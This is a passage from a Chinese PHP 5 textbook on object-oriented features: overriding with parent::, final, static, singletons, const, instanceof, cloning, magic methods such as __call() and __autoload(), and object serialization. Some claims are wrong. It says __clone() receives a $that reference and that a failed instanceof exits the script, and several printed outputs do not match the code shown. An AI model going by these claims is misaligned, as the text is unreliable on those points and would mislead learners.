在下面的例子中，声明的 Person 类中有一个“说话”方法，Student 类继承 Person 类后可以直接使用“说话”方法。但 Person 类中的“说话”方法只能说出它自己的成员属性，而 Student 类对 Person 类进行了扩展，多添加了几个新的成员属性。如果使用继承过来的“说话”方法，也只能说出从 Person 类中继承过来的成员属性。而如果在子类 Student 中再定义一个新的方法用于“说话”，则一个“学生”就有两种“说话”的方法，显然不太合理。所以在 Student 类中也定义了一个和它的父类 Person 中同名的方法，将其覆盖后重写。代码如下所示：

```php
<?php
    //声明一个人类，定义人所具有的一些基本的属性和功能成员，作为父类
    class Person {
        protected $name;
        protected $sex;
        protected $age;

        function __construct($name="", $sex="男", $age=1) {
            $this->name = $name;
            $this->sex = $sex;
            $this->age = $age;
        }

        //在人类中声明一个通用的说话方法，介绍一下自己
        function say(){
            echo "我的名字：".$this->name.", 性别：".$this->sex.", 年龄：".$this->age."。<br>";
        }
    }

    //声明一个学生类，使用extends关键字扩展（继承）Person类
    class Student extends Person {
        private $school;                    //在学生类中声明一个所在学校school的成员属性

        //覆盖父类中的构造方法，在参数列表中多添加一个学校属性，用来创建对象并初始化成员属性
        function __construct($name="", $sex="男", $age=1, $school="") {
            $this->name = $name;
            $this->sex = $sex;
```

```
28              $this->age = $age;
29              $this->school = $school;
30          }
31
32          function study() {
33              echo $this->name."正在".$this->school."学习<br>";
34          }
35
36          //定义一个和父类中同名的方法，将父类中的说话方法覆盖并重写，多说出所在的学校名称
37          function say() {
38              echo "我的名字：".$this->name."，性别：".$this->sex."，年龄：".$this->age.
39              "，在".$this->school."学校上学<br>";
40          }
41      }
42
43      $student = new Student("张三","男",20, "edu");   //创建一个学生对象，并多传一个学校名称参数
44      $student->say();                                 //调用学生类中覆盖父类的说话方法
```

该程序运行后输出的结果为：

```
我的名字叫：张三，  性别：男，  我的年龄是：20,在 edu 学校上学          //多说出一个所在学校的名称
```

在上面的例子中，声明的 Student 子类中覆盖了从父类 Person 中继承过来的构造方法和成员方法 say()。并在子类的构造方法中多添加一条对 school 属性初始化赋值的代码，在子类的 say()方法中多添加一条说出自己所在学校的代码，都是将父类被覆盖的方法中原有的代码重新写一次，并在此基础上多添加一些内容。如果在 Person 类中的构造方法和 say()方法里有很多条代码，而在重载时也需要保留原有功能的同时多添加一点功能，如果还是按上例中形式覆盖，就显得非常烦琐。另外，有些父类中的源代码并不是可见的，所以就不能在重载时复制被覆盖方法中的源代码。

在 PHP 中，提供了在子类重载的方法中调用父类中被覆盖方法的功能。这样就可以在子类重写的方法中，继续使用从父类中继承过来并被覆盖的方法，然后再按要求多添加一些新功能。调用的格式是使用“parent::方法名”在子类的重载方法中调用父类中被它覆盖的方法。将上例中的代码修改一下，在子类重写的构造方法中使用“parent::__construct()”调用父类中被覆盖的构造方法，再多添加上一条对子类中新扩展的成员属性初始化的代码。在子类中重写的 say()方法中使用“parent::say()”调用父类中被覆盖的 say()方法，再添加上输出子类成员属性值的功能。代码如下所示：

```
<?php
    class Person {
        protected $name;
        protected $sex;
        protected $age;

        function __construct($name="", $sex="男", $age=1) {
            $this->name = $name;
            $this->sex = $sex;
            $this->age = $age;
        }

        function say(){
            echo "我的名字：".$this->name."，性别：".$this->sex."，年龄：".$this->age."。<br>";
        }
    }

```

```
//声明一个学生类，使用extends关键字扩展（继承）Person类
class Student extends Person {
    private $school;

     //覆盖父类中的构造方法，在参数列表中多添加一个学校属性，用来创建对象并初始化成员属性
    function __construct($name="", $sex="男", $age=1, $school="") {
        //调用父类中被本方法覆盖的构造方法，为从父类中继承过来的属性赋初值
        parent::__construct($name,$sex,$age);
        $this->school = $school;     //新添加一条为子类中新声明的成员属性赋初值
    }

    function study() {
        echo $this->name."正在".$this->school."学习<br>";
    }

    //定义一个和父类中同名的方法，将父类中的说话方法覆盖并重写，多说出所在的学校名称
    function say() {
        parent::say();                                  //调用父类中被本方法覆盖掉的方法
        echo "在".$this->school."学校上学<br>"; //在原有的功能基础上多加一点功能
    }
}

$student = new Student("张三","男",20, "edu");   //创建一个学生对象，并多传一个学校名称参数
$student->say();                                 //调用学生类中覆盖父类的说话方法
```

上面的例子输出的结果和前一个例子是一样的，但在本例中通过在子类中直接调用父类中被覆盖的方法要简便得多。另外，在子类覆盖父类的方法时一定要注意，在子类中重写的方法的访问权限一定不能低于父类被覆盖的方法的访问权限。例如，如果父类中的方法的访问权限是 protected，那么在子类中重写的方法的权限就要是 protected 或 public。如果父类的方法是 public 权限，子类中要重写的方法只能是 public。总之在子类中重写父类的方法时，一定要高于或等于父类被覆盖的方法的访问权限。

10.6 常见的关键字和魔术方法

在 PHP 5 的面向对象程序设计中提供了一些常见的关键字，用来修饰类、成员属性或成员方法，使它们具有特定的功能，例如 final、static、const 等关键字。还有一些比较适用的魔术方法，用来提高类或对象的应用能力，例如__call()、__toString()、__autoload()等。

10.6.1 final 关键字的应用

在 PHP 5 中新增加了 final 关键字，它可以加在类或类中方法前。但**不能使用 final 标识成员属性**，虽然 final 有常量的意思，但在 PHP 中定义常量是使用 define()函数来完成的。在类中将成员属性声明为常量也有专门的方式，在下一节中会详细介绍。final 关键字的作用如下。

- 使用 final 标识的类，不能被继承。
- 在类中使用 final 标识的成员方法，在子类中不能被覆盖。

在下面的例子中声明一个 MyClass 类并使用 final 关键字标识，MyClass 类就是最终的版本。不能有子类，也就不能对它进行扩展。代码如下所示：

```php
<?php
    final class MyClass {                    //声明一个类，并使用final关键字标识，使其不能有子类
        //成员略
    }
    class MyClass2 extends MyClass {         //声明另一个类并试图去继承final标识的类，结果出错
        //成员略
    }
```

该程序运行后输出的结果为：

```
Fatal error: Class MyClass2 may not inherit from final class (MyClass)          //输出错误
```

在上例中，试图用 MyClass2 类去继承用 final 标识的类 MyClass 时，系统报错。如果在类中的成员方法前加 final 关键字标识，则在子类中不能覆盖它，被 final 标识的方法也是最终版本。代码如下所示：

```php
<?php
    //声明一个类MyClass作为父类，在类中只声明一个成员方法
    class MyClass {
        //声明一个成员方法并使用final标识，则不能在子类中覆盖
        final function fun() {
            //方法体中的内容略
        }
    }

    //声明继承MyClass类的子类，在类中声明一个方法去覆盖父类中的方法
    class MyClass2 extends MyClass {
        //在子类中试图去覆盖父类中已被final标识的方法，结果出错
        function fun() {
            //方法体中的内容略
        }
    }
```

该程序运行后输出的结果为：

```
Fatal error: Cannot override final method MyClass::fun()          //系统报错
```

在上面的代码中声明一个 MyClass 类，并在类中声明一个成员方法 fun()，在 fun()方法前面使用 final 关键字标识。又声明一个 MyClass2 类去继承 MyClass 类，并在子类 MyClass2 中声明一个方法 fun()试图去覆盖父类中已被 final 标识的 fun()方法时，系统会出现报错信息。

10.6.2 static 关键字的使用

使用 static 关键字可以将类中的成员标识为静态的，既可以用来标识成员属性，也可以用来标识成员方法。普通成员作为对象属性存在，以 Person 类为例，如果在 Person 类中有一个“$country = 'china'”的成员属性，任何一个 Person 类的对象都会拥有自己的一份$country 属性，对象之间不会干扰。而 static 成员是作为整个类的属性存在，如果将$country 属性使用 static 关键字标识，则不管通过 Person 类创建多少个对象（甚至可以是没有对象），这个 static 成员总是唯一存在的，在多个对象之间共享的。因为使用 static 标识的成员是属于类的，所以与对象实例和其他的类无关。类的静态属性非常类似于函数的全局变量。类中的静态成员是不需要对象而使用类名来直接访问的，格式如下所示：

```
类名::静态成员属性名;          //在类的外部和成员方法中都可以使用这种方式访问静态成员属性
类名::静态成员方法名();        //在类的外部和成员方法中都可以使用这种方式访问静态成员方法
```

在类中声明的成员方法中，也可以使用关键字“self”来访问其他静态成员。因为静态成员是属于类的，而不属于任何对象，所以你不能用$this 来引用它，而在 PHP 中给我们提供的 self 关键字，就是在类的成员方法中用来代表本类的关键字。格式如下所示：

```
self:: 静态成员属性名;          //在类的成员方法中使用这种方式访问本类中的静态成员属性
self:: 静态成员方法名();        //在类的成员方法中使用这种方式访问本类中的静态成员方法
```

如果在类的外部访问类中的静态成员，可以使用对象引用和使用类名访问，但通常选择使用类名来访问。如果在类内部的成员方法中访问其他的静态成员，通常使用 self 的形式去访问，最好不要直接使用类名称。在下面的例子中声明一个 MyClass 类，为了让类中的 count 属性可以在每个对象中共享，将其声明为 static 成员，用来统计通过 MyClass 类一共创建了多少对象。代码如下所示：

```
<?php
    //声明一个MyClass类，用来演示如何使用静态成员
    class MyClass {
        static $count;                      //在类中声明一个静态成员属性count，用来统计对象被创建的次数

        function __construct() {            //每次创建一个对象就会自动调用一次这个构造方法
            self::$count++;                 //使用self访问静态成员count，使其自增1
        }

        static function getCount() {        //声明一个静态方法，在类外面直接使用类名就可以调用
            return self::$count;            //在方法中使用self访问静态成员并返回
        }
    }

    MyClass::$count=0;                      //在类外面使用类名访问类中的静态成员，为其初始化赋值0

    $myc1 = new MyClass();                  //通过MyClass类创建第一个对象，在构造方法中将count累加1
    $myc2 = new MyClass();                  //通过MyClass类创建第二个对象，在构造方法中又为count累加1
    $myc3 = new MyClass();                  //通过MyClass类创建第三个对象，在构造方法中再次为count累加1

    echo MyClass::getCount();               //在类外面使用类名访问类中的静态成员方法，获取静态属性的值 3
    echo $myc3->getCount();                 //通过对象也可以访问类中的静态成员方法，获取静态属性的值 3
```

上例的 MyClass 类中，在构造方法内部和成员方法 getCount()的内部，都使用 self 访问本类中使用 static 标识为静态的属性 count，并在类的外部使用类名访问类中的静态属性。可以看到同一个类中的静态成员在每个对象中共享，每创建一个对象静态属性 count 就自增 1，用来统计实例化对象的次数。

另外在使用静态方法时需要注意，在静态方法中只能访问静态成员。因为非静态的成员必须通过对象的引用才能访问，通常是使用$this 完成的。而静态的方法在对象不存在的情况下也可以直接使用类名来访问，没有对象也就没有$this 引用，没有了$this 引用就不能访问类中的非静态成员，但是可以使用类名或 self 在非静态方法中访问静态成员。

10.6.3　单态设计模式

单态模式的主要作用是保证在面向对象编程设计中，一个类只能有一个实例对象存在。 在很多操作中，比如建立目录、数据库连接都有可能会用到这种技术。和其他面向对象的编程语言相比，PHP 中使用单态设计尤为重要。因为 PHP 是脚本语言，每次访问都是一次独立执行的过程，而在这个过程中一个类有一个实例对象就足够了。例如，后面的章节中我们将学习自定义数据库的操作类，设计的原

则就是在一个脚本中，只需要实例化一个数据库操作类的对象，并且只连接一次数据库就可以了，而不是在一个脚本中为了执行多个 SQL 语句，单独为每个 SQL 语句实例一个对象，因为实例化一次就要连接一次数据库，这样非常降低效率，单态模式就为我们提供了这样实现的可能。另外，使用单态的另一个好处还在于可以节省内存，因为它限制了实例对象的个数。如下所示：

```php
<?php
    /**
        声明一个类Db，用于演示单态模式的使用
    */
    class DB {
        private static $obj = null;          //声明一个私有的，静态的成员属性$obj

        /* 构造方法， 使用private 封装后则只能在类的内部使用new去创建对象 */
        private function __construct() {
            /* 在这个方法中去完成一些数据库连接等操作 */
            echo "连接数据库成功<br>";
        }

        /* 只有通过这个方法才能返回本类的对象，该方法是静态方法，用类名调用 */
        static function getInstance() {
            if(is_null(self::$obj))          //如果本类中的$obj为空，说明还没有被实例化过
                self::$obj = new self();     //实例化本类对象

            return self::$obj;               //返回本类的对象
        }

        /* 执行SQL语句完成对数据库的操作 */
        function query($sql) {
            echo $sql;
        }
    }

    //只能使用静态方法getInstance()去获取DB类的对象
    $db = DB::getInstance();

    //访问对象中的成员
    $db -> query("select * from user");
```

要编写单态设计模式，就必须让一个类只能实例化一个对象，而要想让一个类只能实例化一个对象，就先要让一个类不能实例化对象。在上例中，不能在类的外部直接使用 new 关键字去实例化 DB 类的对象，是因为 DB 类的构造方法使用了 private 关键字进行了封装。但根据封装的原则我们可以在类的内部方法中实例化本类的对象，所以声明了一个方法 getInstance()方法，并在该访问中实例化本类对象。但成员方法也是需要对象才能访问的，所以在 getInstance()方法前使用 static 关键字修饰，成为静态方法就不使用对象而是通过类名访问了。如果调用一次 getInstance()方法，就在该方法内实例化一次本类对象，这并不是我们想要的结果。所以就需要声明一个成员属性$obj，将实例化的对象引用赋值给它，再判断该变量，如果已经有值，就直接返回，如果值为 null，就去实例化对象，这样就能保证 DB 类只能被实例化一次。又因为 getInstance()方法是 static 修饰的静态方法，静态方法又不能访问非静态的成员，所以成员属性$obj 也必须是一个静态成员，而且又不想让类外部直接访问，所以也需要使用 private 关键字修饰封装起来。

10.6.4　const 关键字

虽然 const 和 static 的功能不同，但使用的方法比较相似。在 PHP 中定义常量是通过调用 define() 函数来完成的，但要将类中的成员属性定义为常量，则只能使用 const 关键字。将类中的成员属性使用 const 关键字标识为常量，其访问的方式和静态成员一样，都是通过类名或在成员方法中使用 self 关键字访问，也不能用对象来访问。标识为常量的属性是只读的，不能重新赋值，如果在程序中试图改变它的值，则会出现错误。所以在声明常量时一定要给初值，因为没有其他方式后期为常量赋值。注意，使用 const 声明的常量名称前不要使用“$”符号，而且常量名称通常都是大写的。在下面的示例中演示了在类中如何声明常量，并在成员方法中使用 self 和在类外面通过类名来访问常量。代码如下所示：

```
<?php
    //声明一个MyClass类，在类中声明一个常量，和一个成员方法
    class MyClass {
        const CONSTANT = 'CONSTANT value';          //使用const声明一个常量，并直接赋上初始值

        function showConstant() {                   //声明一个成员方法并在其内部访问本类中的常量
            echo  self::CONSTANT."<br>";            //使用self访问常量，注意常量前不要加"$"
        }
    }

    echo MyClass::CONSTANT . "<br>";                //在类外部使用类名称访问常量，也不要加"$"
    $class = new MyClass();                         //通过类MyClass创建一个对象引用$class
    $class->showConstant();                         //调用对象中的方法
    // echo $class::CONSTANT;                       //通过对象名称访问常量是不允许的
```

10.6.5　instanceof 关键字

使用这个关键字可以确定一个对象是类的实例、类的子类，还是实现了某个特定接口，并进行相应的操作。例如，假设希望了解名为$man 的对象是否为类 Person 的实例：

```
$man = new Person();
    …
if($man instanceof Person)
    echo '$man 是 Person 类的实例对象';
```

在这里有两点值得注意。首先，类名没有任何定界符（不使用引号），使用定界符将导致语法错误。其次，如果比较失败，脚本将退出执行。instanceof 关键字在同时处理多个对象时特别有用，例如，你可能要重复地调用某个函数，但希望根据对象类型调整函数的行为。

10.6.6　克隆对象

PHP 5 中的对象模型是通过引用来调用对象的，但有时需要建立一个对象的副本，改变原来的对象时不希望影响到副本。如果使用“new”关键字重新创建对象，再为属性赋上相同的值，这样做会比较烦琐而且也容易出错。在 PHP 中可以根据现有的对象克隆出一个完全一样的对象，克隆以后，原本和副本两个对象完全独立，互不干扰。在 PHP 5 中使用“clone”关键字克隆对象，代码如下所示：

```php
<?php
    //声明类Person，并在其中声明了三个成员属性，一个构造方法以及一个成员方法
    class Person {
        private $name;                          //第一个私有成员属性$name用于存储人的名字
        private $sex;                           //第二个私有成员属性$sex用于存储人的性别
        private $age;                           //第三个私有成员属性$age用于存储人的age

        //构造方法在对象诞生时为成员属性赋初值
        function __construct($name="", $sex="", $age=1) {
            $this->name = $name;
            $this->sex = $sex;
            $this->age = $age;
        }

        //一个成员方法用于打印出自己对象中全部的成员属性值
        function say()  {
            echo "我的名字：".$this->name."，性别：".$this->sex."，年龄：".$this->age."<br>";
        }
    }

    $p1 = new Person("张三", "男", 20);        //创建一个对象并通过构造方法为对象中所有成员属性赋初值
    $p2 = clone $p1;                           //使用clone关键字克隆（复制）对象，创建一个对象的副本
    // $p3=$p1                                 //这不是复制对象，而是为对象多复制出一个访问该对象的引用
    $p1 -> say();                              //调用原对象中的说话方法，打印原对象中的全部属性值
    $p2 -> say();                              //调用副本对象中的说话方法，打印出克隆对象的全部属性值
```

该程序运行后输出的结果为：

```
我的名字叫：张三 性别：男 我的年龄是：20        //原对象中打印的全部属性值
我的名字叫：张三 性别：男 我的年龄是：20        //副本对象中打印的全部属性值
```

在上面的程序中一共创建了两个对象，其中有一个对象是通过 clone 关键字克隆出来的副本。两个对象完全独立，但它们中的成员及成员属性的值完全一样。如果需要对克隆后的副本对象在克隆时重新为成员属性赋初值，则可以在类中声明一个魔术方法“__clone()”。该方法是在对象克隆时自动调用的，所以就可以通过此方法对克隆后的副本重新初始化。__clone()方法不需要任何参数，该方法中自动包含$this 和$that 两个对象的引用，$this 是副本对象的引用，而$that 则是原本对象的引用。将上例中的代码改写一下，在类中添加魔术方法__clone()，为副本对象中的成员属性重新初始化。代码如下所示：

```php
<?php
    class Person {
        private $name;
        private $sex;
        private $age;

        function __construct($name="", $sex="", $age=1) {
            $this->name = $name;
            $this->sex = $sex;
            $this->age = $age;
        }

        //声明此方法则在对象克隆时自动调用，用来为新对象重新赋值
        function __clone() {
            $this->name = "我是".$that->name."的副本";   //为副本对象中的name属性重新赋值
            $this->age = 10;                             //为副本对象中的age属性重新赋值
        }

```

```
19          function say()  {
20              echo "我的名字：".$this->name."，性别：".$this->sex."，年龄：".$this->age."<br>";
21          }
22      }
23
24      $p1 = new Person("张三", "男", 20);        //创建一个对象并通过构造方法为对象中所有成员属性赋初值
25      $p2 = clone $p1;                           //使用clone克隆（复制）对象，并自动调用类中的__clone()方法
26
27      $p1 -> say();                              //调用原对象中的说话方法，打印原对象中的全部属性值
28      $p2 -> say();                              //调用副本对象中的说话方法，打印出克隆对象的全部属性值
```

该程序运行后输出的结果为：

```
我的名字叫：张三 性别：男 我的年龄是：20          //原对象中的属性值没有变化
我的名字叫：我是张三的副本 性别：男 我的年龄是：10    //副本对象中的 name 和 age 都被赋上新值
```

10.6.7　类中通用的方法__toString()

“魔术”方法__toStriing()是快速获取对象的字符串表示的最便捷的方式，它是在直接输出对象引用时自动调用的方法。通过前面的介绍我们知道，对象引用是一个指针，即存放对象在堆内存中的首地址的变量。例如“$p=new Person()”语句中，$p 就是一个对象的引用，如果直接使用 echo 输出$p，则会输出“**Catchable fatal error**: Object of class Person could not be converted to string”错误。如果在类中添加了“__toString()”方法，则直接输出对象的引用时就不会产生错误，而是自动调用了该方法，并输出“__toString()”方法中返回的字符串。所以__toString()方法中一定要有一个字符串作为返回值，通常在此方法中返回的字符串是使用对象中多个属性值连接而成的。在下面的例子中声明一个测试类，并在类中添加了__toString()方法，该方法中将成员属性的值转化为字符串后返回。代码如下所示：

```
1  <?php
2      //声明一个测试类，在类中声明一个成员属性和一个__toString()方法
3      class TestClass {
4          private $foo;                          //在类中声明的一个成员方法
5
6          function __construct($foo) {           //通过构造方法传值为成员属性赋初值
7              $this->foo = $foo;                 //为成员属性赋值
8          }
9
10         public function __toString() {         //在类中定义一个__toString方法
11             return $this->foo;                 //返回一个成员属性$foo的值
12         }
13     }
14
15     $obj = new TestClass('Hello');             //创建一个对象并赋值给对象引用$obj
16     echo $obj;                                 //直接输出对象引用则自动调用了对象中__toString()方法输出Hello
```

10.6.8　__call()方法的应用

如果尝试调用对象中不存在的方法，一定会出现系统报错，并退出程序不能继续执行。在 PHP 中，可以在类中添加一个“魔术”方法__call()，则调用对象中不存在的方法时就会自动调用该方法，并且程序也可以继续向下执行。所以我们可以借助__call()方法提示用户，例如，提示用户调用的方法及需要的参数列表不存在。__call()方法需要两个参数：第一个参数是调用不存在的方法时，接收这个方法

名称字符串；而参数列表则以数组的形式传递到__call()方法的第二个参数中。下面的例子声明的类中添加了__call()方法，用来解决用户调用对象中不存在的方法的情况。代码如下所示：

```php
<?php
    //声明一个测试类，在类中声明printHello()和__call()方法
    class TestClass {
        function printHello() {          //声明一个方法，可以让对象能成功调用
            echo "Hello<br>";            //执行时输出一条语句
        }

        /**
            声明魔术方法__call(),用来处理调用对象中不存在的方法
            @param   string   $functionName 访问不存的成员方法名称字符串
            @param   array    $args         访问不存的成员方法中传递的参数数组
        */
        function __call($functionName, $args) {
            echo "你所调用的函数：".$functionName."(参数：";   //输出调用不存在的方法名
            print_r($args);                                    //输出调用不存在的方法时的参数列表
            echo ")不存在！<br>\n";                            //输出附加的一些提示信息
        }
    }

    $obj = new TestClass();              //通过类TestClass实例化一个对象
    $obj -> myFun("one", 2, "three");    //调用对象中不存在的方法，则自动调用了对象中的__call()方法
    $obj -> otherFun(8,9);               //调用对象中不存在的方法，则自动调用了对象中的__call()方法
    $obj -> printHello();                //调用对象中存在的方法，可以成功调用
```

该程序运行后输出的结果为：

```
你所调用的函数：myFun(参数：Array ( [0] => one [1] => 2 [2] => three ) )不存在！
你所调用的函数：otherFun(参数：Array ( [0] => 8 [1] => 9 ) )不存在！
Hello              //调用对象中存在的方法时输出的结果，如果方法存在则不会自动调用__call()方法
```

在上例声明的 TestClass 类中有两个方法，一个是可以让对象正常调用的测试方法 printHello()，其他的方法则是类中没有声明的方法，但当调用时并没有退出程序，而是自动调用了__call()方法并给用户一些提示信息，当调用存在的方法时一切正常。需要大家注意是，“魔术”方法__call()不仅仅是用于提示用户调用的方法不存在，每个“魔术”方法可都有其存在的意义，只不过我们为了说明某些功能的应用，经常会选择简单的提示信息作为实例进行演示。在下面的例子中，通过编写一个 DB 类的功能模型来说明一下“魔术”方法__call()更高级的应用，并向大家介绍一下“连贯操作”。DB 类的声明代码如下所示：

```php
<?php
    //声明一个DB类（数据库操作类）的简单操作模型
    class DB {

        //声明一个私有成员属性数组，主要是通过下标来定义可以参加连贯操作的全部方法名称
        private $sql = array(
            "field" => "",
            "where" => "",
            "order" => "",
            "limit" => "",
            "group" => "",
            "having" => ""
            );
```

```
14
15      //连贯操作调用field() where() order() limit() group() having()方法，组合SQL语句
16      function __call($methodName, $args) {
17          //将第一个参数（代表不存在方法的方法名称），全部转成小写方式，获取方法名称
18          $methodName = strtolower($methodName);
19
20          //如果调用的方法名和成员属性数组$sql下标对应上，则将第二个参数给数组中下标对应的元素
21          if(array_key_exists($methodName, $this->sql)) {
22              $this->sql[$methodName] = $args[0];
23          } else {
24              echo '调用类'.get_class($this).'中的方法'.$methodName.'()不存在';
25          }
26
27          //返回自己对象，则可以继续调用本对象中的方法，形成连贯操作
28          return $this;
29      }
30
31      //简单的应用，没有实际意义，只是输出连贯操作后组合的一个SQL语句，是连贯操作最后调用的一个方法
32      function select() {
33          echo "SELECT FROM {$this->sql['field']} user {$this->sql['where']} {$this->sql['order']}
34                {$this->sql['limit']}  {$this->sql['group']}  {$this->sql['having']}";
35      }
36  }
37
38  $db = new DB;
39
40  //连贯操作,也可以分为多行去连续调用多个方法
41  $db -> field('sex, count(sex)')
42      -> where('where sex in ("男", "女")')
43      -> group('group by sex')
44      -> having('having avg(age) > 25')
45      -> select();
46
47  //如果调用的方法不存在，也会有提示，下面演示的就是调用一个不存的方法query()
48  $db -> query('select * from user');
```

在本例中，虽然调用 DB 类中的一些方法不存在，但因为在类中声明了“魔术”方法__call()，所以不仅没有出错退出程序，反而自动调用了在类中声明的__call()方法，并将这个调用的不存在的方法名称，传给了__call()方法的第一个参数。在__call()方法中，将传入的方法名称和成员属性数组$sql 的下标做比对，如果有和数组$sql 下标相同的方法名称，则为合法的调用方法。如果调用的方法没有在 DB 类中声明，方法名称又没有在成员属性$sql 数组下标中出现，则提示调用的方法不存在。所以在上例中虽然 DB 类中没有声明 field()、where()、order()、limit()、group、having()方法，但可以直接调用。在本例中，不仅调用指定的 6 个 DB 类中没有声明的方法，是通过 DB 类中声明的“魔术”方法__call()实现的，在声明的__call()方法中，最后我们还返回“$this”引用，所以凡是用到__call()方法的位置都会返回调用该方法的对象，这样就可以继续调用该对象中的其他成员。像本例演示的一样，可以形成多个方法连续调用的情况，也就是我们常说的“连贯操作”。

10.6.9　自动加载类

在设计面向对象的程序开发时，通常为每个类的定义都单独建立一个 PHP 源文件。当你尝试使用一个未定义的类时，PHP 会报告一个致命错误。可以用 include 包含一个类所在的源文件，毕竟你知道

要用到哪个类。如果一个页面需要使用多个类，就不得不在脚本页面开头编写一个长长的包含文件的列表，将本页面需要的类全部包含进来。这样处理不仅烦琐，而且容易出错。

PHP 提供了类的自动加载功能，这可以节省编程的时间。当你尝试使用一个 PHP 没有组织到的类时，它会寻找一个__autoload()的全局函数（不是在类中声明的函数）。如果存在这个函数，PHP 会用一个参数来调用它，参数即类的名称。

在下例中说明了__autoload()是如何使用的，它假设当前目录下每个文件对应一个类，当脚本尝试来创建一个类 User 的实例时，PHP 会自动执行__autoload()函数。脚本假设 user.class.php 中定义有 User 类，不管调用时是大写还是小写，PHP 将返回名称的小写。所以你做项目时，在组织定义类的文件名时，需要按照一定的规则，一定要以类名为中心，也可以加上统一的前缀或后缀形成文件名，比如 classname.class.php、xxx_classname.php、classname_xxx.php 或是 classname.php 等，推荐类文件的命名使用“classname.class.php”格式。代码如下所示：

```php
<?php
    /**
        声明一个自动加载类的魔术方法__autoload()
        @param   string   $className 需要加载的类名称字符串
    */
    function __autoload($className) {
        //在方法中使用include包含类所在的文件
        include(strtolower($className).".class.php");
    }

    $obj  = new User();  //User类不存在则自动调用__autoload()函数，将类名"User"作为参数传入
    $obj2 = new Shop();  //Shop类不存在则自动调用__autoload()函数，将类名"Shop"作为参数传入
```

10.6.10 对象串行化

对象也是一种在内存中存储的数据类型，它的寿命通常随着生成该对象的程序的终止而终止。有时候，可能需要将对象的状态保存下来，需要时再将对象恢复。对象通过写出描述自己状态的数值来记录自己，这个过程称对象的串行化（Serialization）。串行化就是把整个对象转化为二进制字符串。在两种情况下必须把对象串行化，如下所示。

- 对象需要在网络中传输时，将对象串行化成二进制串后在网络中传输。
- 对象需要持久保存时，将对象串行化后写入文件或是数据库中。

使用 serialize()函数来串行化一个对象，把对象转化为二进制的字符串。serialize()函数需要一个参数就是对象的引用名，返回值为一个对象被串行化后的字符串。serialize()返回的字符串含义模糊，一般我们不会解析这个串来得到对象的信息。

另一个是反串行化，就是把对象串行化后转化的二进制字符串再转化为对象，我们使用 unserialize()函数来反串行化一个对象。这个函数的参数即为 serialize()函数的返回值，返回值当然是重新组织好的对象。

在下面的例子中，创建一个脚本文件 person.class.php，并在文件中声明一个 Person 类，类中包含三个成员属性和一个成员方法。脚本文件 person.class.php 中代码如下所示：

```php
<?php
    //声明一个Person类，包含三个成员属性和一个成员方法
    class Person {
        private $name;        //人的名字
        private $sex;         //人的性别
        private $age;         //人的年龄

        //构造方法为成员属性赋初值
        function __construct($name="", $sex="", $age="") {
            $this->name = $name;
            $this->sex = $sex;
            $this->age = $age;
        }

        //这个人可以说话的方法，说出自己的成员属性
        function say()  {
            echo "我的名字：".$this->name.",性别：".$this->sex.",年龄：".$this->age."<br>";
        }
    }
```

创建一个 serialize.php 脚本文件，在文件中包含 person.class.php 文件，将 Person 类加载进来，然后通过 Person 类创建一个实例对象，并将对象保存到 file.txt 文件中去。当然不能直接这么做，需要使用 serialize()函数先将对象串行化后，再将串行化后得到的字符串保存到文件 file.txt 中。脚本文件 serialize.php 中的代码如下所示：

```php
<?php
    require "person.class.php";                          //在本文件中包含Person类所在的脚本文件

    $person = new Person("张三", "男", 20);              //能过Person类创建一个对象，对象的引用名为$person

    $person_string = serialize($person);                 //通过serialize函数将对象串行化，返回一个字符串

    file_put_contents("file.txt", $person_string);       //将对象串行化后返回的字符串保存到file.txt文件中
```

在上面的示例中，通过 file_put_content()函数成功地将 Person 类实例化的对象保存到 file.txt 文件中。打开文件 file.txt 就可以查看到对象被串行化的结果，如下所示：

```
O:6:"Person":3:{s:4:"name";s:4:"张三";s:3:"sex";s:2:"男";s:3:"age";i:20;}          //串行化后的结果
```

我们并不用去解析在文件 file.txt 中保存的这个串来得到对象的信息，它只是对象通过 serialize()函数串行化后返回描述对象信息的字符串，目的是将对象持久地保存起来。以后再需要这个对象时，只要通过 unserialize()函数将 file.txt 文件中保存的字符串再反串行化成对象即可。在下面的例子中，创建一个 unserialize.php 脚本文件反串行化对象。代码如下所示：

```php
<?php
    require "person.class.php";                          //在本文件中包含Person类所在的脚本文件

    $person_string = file_get_contents("file.txt");      //将file.txt文件中的字符串读出来并赋给变量$person_string

    $person = unserialize($person_string);               //进行反串行化操作，形成对象$person.

    $person -> say();                                    //调用对象中的say()方法，用来测试反串行化对象是否成功
```

在上面的例子中如果成功调用对象中的 say()方法，则反串行化对象成功。使用同样的方式不仅可以将对象持久地保存在文件中，也可以将其保存在数据库中，还可以通过网络进行传输。

在 PHP 5 中还有两个魔术方法__sleep()和__wakeup()可以使用。在调用 serialize()函数将对象串行化时，会自动调用对象中的__sleep()方法，用来将对象中的部分成员串行化。在调用 unserialize()函数反串行化对象时，则会自动调用对象中的__wakeup()方法，用来在二进制串重新组成一个对象时，为新对象中的成员属性重新初始化。

__sleep()函数不需要接受任何参数，但需要返回一个数组，在数组中包含需要串行化的属性。未被包含在数组中的属性将在串行化时被忽略。如果没有在类中声明__sleep()方法，对象中的所有属性都将被串行化。代码如下所示：

```php
<?php
    //声明一个Person类，包含三个成员属性和一个成员方法
    class Person {

        private $name;        //人的名字
        private $sex;         //人的性别
        private $age;         //人的年龄

        function __construct($name="", $sex="", $age="") {
            $this->name = $name;
            $this->sex = $sex;
            $this->age = $age;
        }

        function say()  {
            echo "我的名字：".$this->name.",性别：".$this->sex.".年龄：".$this->age."<br>";
        }

        //在类中添加此方法，在串行化时自动调用并返回数组
        function __sleep() {
            $arr = array("name", "age");      //数组中的成员$name和$age将被串行化，成员$sex则被忽略
            return($arr);                     //返回一个数组
        }

        //在反串行化对象时自动调用该方法，没有参数也没有返回值
        function __wakeup() {
             $this->age = 40;                 //在重新组织对象时，为新对象中的$age属性重新赋值
        }
    }

    $person1 = new Person("张三", "男", 20);//通过Person类实例化对象，对象引用名为$person1
    //把一个对象串行化，返一个字符串，调用了__sleep()方法,忽略没在数组中的属性$sex
    $person_string = serialize($person1);
    echo $person_string."<br>";               //输出对象串行化的字符串

    //反串行化对象，并自动调用了__wakup()方法重新为新对象中的$age属性赋值
    $person2 = unserialize($person_string); //反串行化对象形成对象$p2重新赋值$age为40
    $person2 -> say();                        //调用新对象中say()方法输出的成员中已没有$sex属性了
```

